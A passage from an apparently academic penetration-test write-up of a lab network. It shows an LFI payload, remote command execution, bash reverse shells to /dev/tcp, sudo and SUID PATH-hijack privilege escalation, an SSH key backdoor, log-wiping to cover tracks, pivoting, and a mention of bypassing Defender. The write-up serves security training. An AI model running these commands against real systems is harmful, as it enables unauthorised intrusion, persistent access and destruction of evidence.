


Figure 7. RDP credentials

3.3 Exploitation of The Web Server

Nmap has identified the operating system as Ubuntu Linux and two open ports (22, 80) as SSH and HTTP respectively with an Apache web server running. If we look up the address with a browser, we will be greeted with the bellow webpage.




Figure 8. index.php

Next, we will fuzz the webpage using a tool called Gobuster to see if there are other folders on the server which we can exploit. The syntax of the command is "**gobuster dir -w /opt/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.174.129/ -x php,txt,html -o ./gobuster.txt**"

- **dir** = Tells the program to use the directory/file enumeration mode
- **-w [path]** = Indicates the path to the wordlist to use for the fuzzing
- **-u [URL]** = Indicates the target URL to fuzz
- **-x [extensions]** = Adds the specified extensions to every item in the wordlist
- **-o [name]** = Outputs the scan to the specified file




Figure 9. Gobuster results

Gobuster found four possible files and a folder we don't have access to (Status: 403). "index.php" is the default page we were greeted with so we can ignore these, but the other two files are of interest.




Figure 10. control.php

The "control.php" file contains a link to the "enemy.php" file with a parameter which indicates to an image.




Figure 11. enemy.php

This page appears to be vulnerable to a local file inclusion attack. To test this, we can put this payload "**../../../../../../../etc/passwd**" in the URL after the parameter and see if it works. The attack worked and we can see a username from the file named "morpheus".

Figure 12. LFI attack on enemy.php

Now that we know LFI attacks are possible we can use one of the best tools for finding and exploiting LFI vulnerabilities called LFITester. The syntax of the command is "**lfitester -u http://192.168.174.129/enemy.php?file=**"

- **-u [URL]** = Indicates the target URL to attack




Figure 13. LFITester

The program discovered another attack method that uses a PHP filter to display the source code of the specified page in base64. If we read the "control.php" source code with this method we will see a hidden parameter "cmd" that we can use to execute commands on the server.

```
<?php
$id = $_GET["cmd"];
if ($_GET["cmd"] == NULL){
        echo "Hello intruder!";
} else {
echo "Hello " . exec($id);
}
?>
```

Figure 14. RCE discovery in control.php

This means we can use this parameter to inject a payload and open a reverse shell. Using this information, we will run LFITester again with the new parameter and it will automatically open a reverse shell to the server. The syntax is "**lfitester -u http://192.168.174.129/control.php?cmd= --autopwn [local IP]**"

- **--autopwn [local IP]** = This flag tells the program to open a listener to the local ip to catch the connection.

```
[*] Switching to interactive mode
[+] Exploit Completed! Session Created...
$ whoami
www-data
```

Figure 15. Reverse shell with LFITester

We can see that we now have a shell on the server and we are the "www-data" user with limited privileges. Next, we will spawn a more stable shell using netcat with the command "**nc -nvlp 4444**" on the receiving end to catch the shell and "**bash -i >& /dev/tcp/192.168.174.128/4444 0>&1**" on the target machine.

- -n = numeric-only IP addresses, no DNS
- -l = listen mode, for inbound connects
- -v = verbose mode
- -p = local port number
- 4444 = the specified port
- -i = enables interactive mode for bash
- >& = redirects stdout
- /dev/tcp/192.168.174.128/4444 = open a TCP connection to the specified IP address and port
- 0>&1 = read stdin from the network socket that is stdout

```
listening on [any] 4444 ...
connect to [192.168.174.128] from (UNKNOWN) [192.168.174.129] 56408
bash: cannot set terminal process group (1192): Inappropriate ioctl for device
bash: no job control in this shell
www-data@zion:/var/www/zion$
```

Figure 16. Stable shell with netcat

Now to stabilize our new shell we will run "**python3 -c 'import pty; pty.spawn("/bin/bash")'**", "**export TERM=xterm**", "**Ctrl+Z**", "**stty raw -echo; fg**"

- **python3 -c** = use python 3 and import the following module
- **import pty; =** import the specified module
- **pty.spawn("/bin/bash")** = this will spawn a bash pseudo-terminal
- **export TERM=xterm =** sets the terminal emulator to xterm which is the default Linux emulator for Ubuntu
- **Ctrl+Z =** sent the current session to background
- **stty raw -echo; fg =** changes the interface mode of the terminal in the device so that it does not do any input or output processing. Also, it disables echoing which gives us access to autocompletion, the history with the arrow keys and the option to interrupt a command without killing the shell. After that bring the session to the foreground.

After we stabilize our shell, we will download a script from GitHub called "**moonwalk**" that will be used to cover our tracks after we have compromised the server. According to the GitHub page, the script saves the pre-exploitation state of the system logs to a temporary file in a world writable directory and post-exploitation it restores them back to their original state including the filesystem timestamps [71]. We can use the "wget" command to download to the target and save it in the /dev/shm directory. If we have root access, we need to run this script again because it requires sudo privileges to access some log files. The "shm" directory is a temporary file storage for shared memory, RAM, which means that anything placed there can be loaded into memory without touching the disk and deleted after a reboot or shutdown, thus leaving little to no traces behind. At this point, we start enumerating to find a vulnerability to exploit and escalate our privileges. If we go to the home folder (/home) we see that there is the user Morpheus, discovered earlier, there is also the user "**morpheus@MATRIX.local**" which is the same user but on the internal hidden network. From the username we can also assume that the domain name of this network is "**MATRIX.local**". However, in order to interact with this user, we need root permission.




Figure 17. Domain discovery through username

If we type "sudo -l" we see that the user www-data can use sudo the user Morpheus to run the command "**vi**" without a password. By going to GTFOBins and searching for vi with sudo we see that we can use the commands "**sudo -u morpheus /usr/bin/vi -c ':/bin/sh' /dev/null**" and "**bash -i**" to open a sh shell as Morpheus and turn it into an interactive bash shell. According to their website this vulnerability occurs because programs running with elevated privileges do not drop them and we can spawn a shell inside the program, thus achieving privilege escalation.

- **sudo -l** = lists user's privileges
- **sudo -u =** run command as the specified user
- **/usr/bin/vi -c =** execute the specified command at opening
- **:/bin/sh =** spawn a sh shell
- **/dev/null =** redirect errors to null




Figure 18. Privilege escalation to local user

Now that we are Morpheus, we need to find a way to escalate our privileges to root. We can use this command "**find / -perm -u=s -type f 2>/dev/null**" to print all the files that have the SUID bit set. The SUID bit allows the execution of a file with the owner's privileges and permissions. From the results, we see an interesting file called "**backup**" located in "**/var/www/zion/**".




Figure 19. Discovery of a strange file

The owner of this file is root and if we use the "**strings**" command we see that it calls the "**cp**" command to copy all files from "/var/www/zion" to "/var/backups". We can exploit this with the following commands, "**echo "bash -i >& /dev/tcp/192.168.174.129/9999 0>&1" > /dev/shm/cp**", "**chmod 777 /dev/shm/cp**", "**export PATH=/dev/shm:$PATH**", "**/var/www/zion/backup**". This technique is used when an executable file, usually a compiled C script, with higher privileges than the current user, using a bash command without the full path, has the SUID bit set and can be executed by the current user. An attacker can then create a file containing a reverse shell, named after the command in the script, in a directory where the user has "write" permission and giving it read, write and execute permissions. After that, the attacker can modify the path variable of the current session and add the directory with the payload to the left side of the path. When the user executes the script again, the system will run the customized file, spawning a shell as the owner of the script due to the SUID bit. Path is a variable in Linux containing a series of directories where the system can look for executable files without requiring the user to write the full path of a command every time. Also, the system always checks the variable from left to right until it finds an instance of the command requested by the user.




Figure 20. Discovery of privilege escalation

- **strings** = outputs all the strings found in the given file
- **echo "bash -i >& /dev/tcp/192.168.174.129/9999 0>&1" > /dev/shm/cp =** it writes the reverse shell used previously in a file called "cp" located in "/dev/shm" directory
- **chmod 777** = give read, write and execute permissions to everyone for the specified file
- **export PATH=/dev/shm:$PATH =** add the /dev/shm directory to the left side of the PATH variable temporarily
- **/var/www/zion/backup =** execute the backup script

Now that we have fully compromised the web server, we need to add persistence in case something happens and we lose our shell. The persistence we will use is to create a backdoor in the SSH service for the root user. There are two ways to connect to SSH, the first is using a password and the second is using a pair of public and private SSH keys. If the public key is in the "authorized_keys" file and the user provides the private key in the request then the SSH service will allow the user to log in. Since we do not know the SSH password of the user root, we will use the second method. To achieve this, we will generate a new pair of SSH keys locally, a public and a private, with the command "**ssh-keygen**" with a blank passphrase, then we will copy our public SSH key (id_rsa.pub) to the user's "~/.ssh/authorized_keys" file. Next, we need to set the required permissions, "**chmod 700 ~/",** "**chmod 700 ~/.ssh**", "**chmod 600 ~/.ssh/authorized_keys**". With this we can reconnect to the target anytime as root with the command "**ssh root@192.168.174.129 -i id_rsa**". At this point we should also cover our tracks by deleting the "cp" file we created, "**rm /dev/shm/cp**", and by running again the "**moonwalk**" script.

- **ssh-keygen** = Generates a new pair of SSH keys, one private (id_rsa) and one public (id_rsa.pub) in the specified location with a given passphrase
- **chmod 700 ~/** = Gives read, write and execute permissions only to the owner of the home directory of the current user
- **chmod 700 ~/.ssh** = Gives read, write and execute permissions only to the owner of the .ssh directory located in the home directory of the current user
- **chmod 600 ~/.ssh/authorized_keys** = Gives read and write permissions only to the owner of the authorized_keys file located in the the .ssh directory in the home directory of the current user
- **-i** = Specify the identity file (private SSH key)

After the web server we need to pivot and compromise another host in the internal network. The only one that currently has access to the internal network is the web server. For this reason, we need a tool called sshuttle [72]. This tool is a transparent proxy server that creates a VPN connection from the local machine to a remote server and auto-configures the iptable rules to forward all traffic through SSH. In order for the tool to work we must have root access to the local machine, Python 3.6 or higher installed, the target must have SSH service setup and running and be accessible by the attackers. The main benefit of this tool is that we do not need to use any proxying tools such as proxychains which tends to limit our number and usage of tools. For instance, if we sent the Nmap traffic through a proxy, it would be a lot slower than usual and we could only use the TCP_Connect() scan mode. The syntax of sshuttle is: "**sshuttle -NHr root@192.168.174.136 -e "ssh -i id_rsa" 10.10.10.0/24**"

- **-N** = automatically determine subnets to route
- **-H** = continuously scan for remote hostnames and update local /etc/hosts as they are found
- **-r** = ssh hostname (and optional username and password) of remote sshuttle server
- **-e "ssh -i id_rsa"** = the command to use to connect to the remote [ssh]. Because sshuttle doesn't support by default ssh connection with a private key we need to work around that with the -e flag. Here we provide the private SSH key to connect without a password.
- **10.10.10.0/24** = the subnet we want to gain access to

In a new terminal we will run Nmap to scan the internal network and find the next host to pivot to. The command is "**nmap -sT -T1 -sV -v -p- -oN ./nmap.txt -Pn 10.10.10.0/24**":

- **-sT =** we will use TCP Connect() scan mode, because SYN and FIN scans will either ignore the proxy or will break it
- **-T1** = Set timing template, we will use 1 to be stealthier
- **-sV =** Probe open ports to determine service/version info
- **-v =** Enable verbose mode
- **-p-** = Scan all ports
- **-On ./nmap.txt** = Output scan in normal format and save in nmap.txt file in this directory
- **-Pn** = Treat all hosts as online -- skip host discovery since ICMP is not supported through the proxy
- **10.10.10.0/24 =** the range of IPs to scan. We know this from the rules of engagement

To save some time we can scan the IP range using the "**arp -a**" command which uses the Address Resolution Protocol (ARP) to search for live hosts on the internal network. This is much faster than nmap because it has direct access to the internal network but only returns the IP and MAC addresses.




Figure 21. ARP scan's results

3.4 Enumeration and Exploitation of "THE-WHITE-RBBIT" Host

We have two possible IP addresses that we are interested in as the others are out of scope; from these we can exclude the first (10.10.10.1) as it is the default gateway for the network. Now we can tell Nmap to scan only this

address (10.10.10.3), instead of the subnet. So, the new command will be "**proxychains4 nmap -sT -p- -sV -T1 -v -oN ./nmap.txt -Pn 10.10.10.3**"

```
# Nmap 7.80 scan initiated Sun Jul  3 17:48:51 2022 as: nmap -T1 -sT -p- -sV -v -oN ./nmap.txt -Pn 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.00054s latency).
Not shown: 65527 filtered ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
49668/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 22. Host's Nmap results

As can be seen from the above results, the host has the port 3389 open, which is the default port for the RDP service. We can try to connect with a Linux tool, called rdesktop [73] with the credentials we found via OSINT. When we try to connect, we get an alert saying the username is wrong and we see it starts with "THE-WHITE-RBBIT" which is for local users. If we replace it with the MATRIX domain, we found earlier it will let us in.




Figure 23. RDP Connection

Next, we will open a Covenant shell for more versatility and control over the target. The target runs Windows Defender for protection. Nonetheless, we can still open our shell without triggering the antivirus by bypassing the AMSI protection in PowerShell and then running the code generated by Covenant. Unfortunately, for security reasons, I can't provide the exact code or procedure.




Figure 24. Bypassing Defender (Windows side)

